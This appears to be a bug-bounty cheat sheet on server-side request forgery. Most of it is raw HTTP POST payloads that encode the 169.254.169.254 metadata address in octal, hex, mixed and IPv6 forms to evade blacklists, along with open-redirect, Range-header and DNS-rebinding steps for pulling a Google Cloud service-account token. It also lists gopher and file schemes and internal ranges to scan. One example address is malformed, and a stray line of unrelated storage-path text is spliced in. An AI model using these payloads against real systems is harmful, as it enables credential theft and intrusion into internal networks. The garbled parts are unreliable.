Origin: https://www.company.com
Content-Length: Number

File-URL=http://0x41414141A9FEA9FE/
```

attacker

My Methodology

Try To Use Dotted Octal e.g. http://0251.0376.0251.0376/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0251.0376.0251.0376/
```

attacker

My Methodology

Try To Use Dotted Octal With Padding e.g. http://0251.00376.000251.0000376/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0251.00376.000251.0000376/
```

attacker

My Methodology

Try To Mix Them e.g. Decimal Overflow + Hex + Octal e.g. http://425.254.0xa9.0376/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://425.254.0xa9.0376/
```

attacker

My Methodology

Try To Convert Only Parts Of The Address e.g. Octal + Hex + 2-Byte Wide Dotless Decimal e.g. http://0251.0xfe.43518/ OR https://0251.254.169.254 To Bypass Blacklist

- Video
- Tweet

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://0251.0xfe.43518/
```

attacker

My Methodology

Try To Use IPv4-Compatible Address e.g. http://[::169.254.169.254]/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://[::169.254.169.254]/
```

attacker

My Methodology

Try To Use IPv4-Mapped Address e.g. http://[::ffff:169.254.169.254]/ To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://[::ffff:169.254.169.254]/
```

attacker

My Methodology

Try To Use http://127.127.127.127 To Bypass Blacklist

- Video

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://127.127.127.127.127/
```

attacker

My Methodology

Try To Use http://0.0.0.0:PORT To Bypass Blacklist

- Video
- Writeup

```

attacker

Interaction With Remote URL III

- Writeup

Steps to produce :-

1 - Try To Set Your Domain e.g. http://me.com As Remote URL And Run Wireshark On It
2 - If There Is Range OR Content-Range Header
3 - Try To Response With e.g. Bytes 2M AND Upload File Less Than Bytes 2M On http://me.com
4 - The Company Will Rerequest The Rest Of Bytes 2M
5 - Try To Redirect Second Request To e.g.

http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token

attacker

My Methodology

If There Is SSRF Try To Inject http://brutelogic.com.br/poc.svg To Get XSS

- Writeup
- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://brutelogic.com.br/poc.svg
```

attacker

My Methodology

If You Can Embedded Videos From Services e.g. Vimeo , Youtube , Twitter , AND Facebook , Try To Inject XSS Payloads In Their Title AND Description To Get XSS

- Tweet

attacker

My Methodology

Try To Use Open Redirection To Bypass The Blacklist e.g. http://www.company.com/redirect?url=http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json To Extract Google Metadata

- Writeup

```
POST /Interaction-File-URL HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

File-URL=http://www.company.com/redirect?url=http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
```

attacker

My Methodology


Try To Use DNS Rebinding Technique By Using Tools e.g. Singularity OR rebind.py To Bypass The Blacklist

- Video
- Video
- Video
- Writeup

Steps to produce :-

2 - Open Your Terminal
3 - Write This Command

```
./rebind.py --ip1=Blacklist --ip2=Allowed --scheme=PORT
```



Thank you @d0nut
SSRF is the ability to direct a system in a privileged network position to issue a request to another system within the trust boundary.

SSRF Techniques
Identification Phase
Where are we?
Are we on IaaS? If yes, can we access the metadata service?
More Custom? Start digging and see what we can find
Can I read responses?
YES
If I can read the response then proving impact is a breeze: we just need to identify an internal service that responds to whatever protocols we have access to and read a response from it.
NO
is there any additional information given to me based on the availability of the receiving system? If the port isn't open, does an error get returned? If the system doesn't speak HTTP but is receiving traffic, what happens?
What to look for?
Anywhere a system addressable string shows up (IP, domain name, email address, etc).
queryParams taking a URL as input
Ability to upload files and templates
Fuzzing headers
Location
Referrer
X-Forwarded-From
Webhooks
PDF Generators
Document Parsers
Attack Phase
What protocols does the client support?
ftp:// (File Transfer Protocol)
dict:// (dictionary network protocol)
gopher:// (File Distribution)
File:// (File URI Scheme)
ldap:// (Lightweight Directory Access Protocol)
AWS Meta-Data http://169.254.169.254/latest/dynamic/instance-identity/
Bypasses
Redirect using external server you control
numberic ip conversion for blacklist bypasses.
Shortern URLs: http://127.1
What else can I do?
Port scanning of internal network
Try and view internal services
Elastic Cache
File servers
Databases
Network infrastruction Switches, Routers, Firewalls etc
Directory traversal
AWS & GCP meta-data exploitation
Send an email using localhost SMTP?
Internal Network Addresses in CIDR
10.0.0.0/8
127.0.0.1/32
172.16.0.0/12
192.168.0.0/16
Don't forget numeric version!
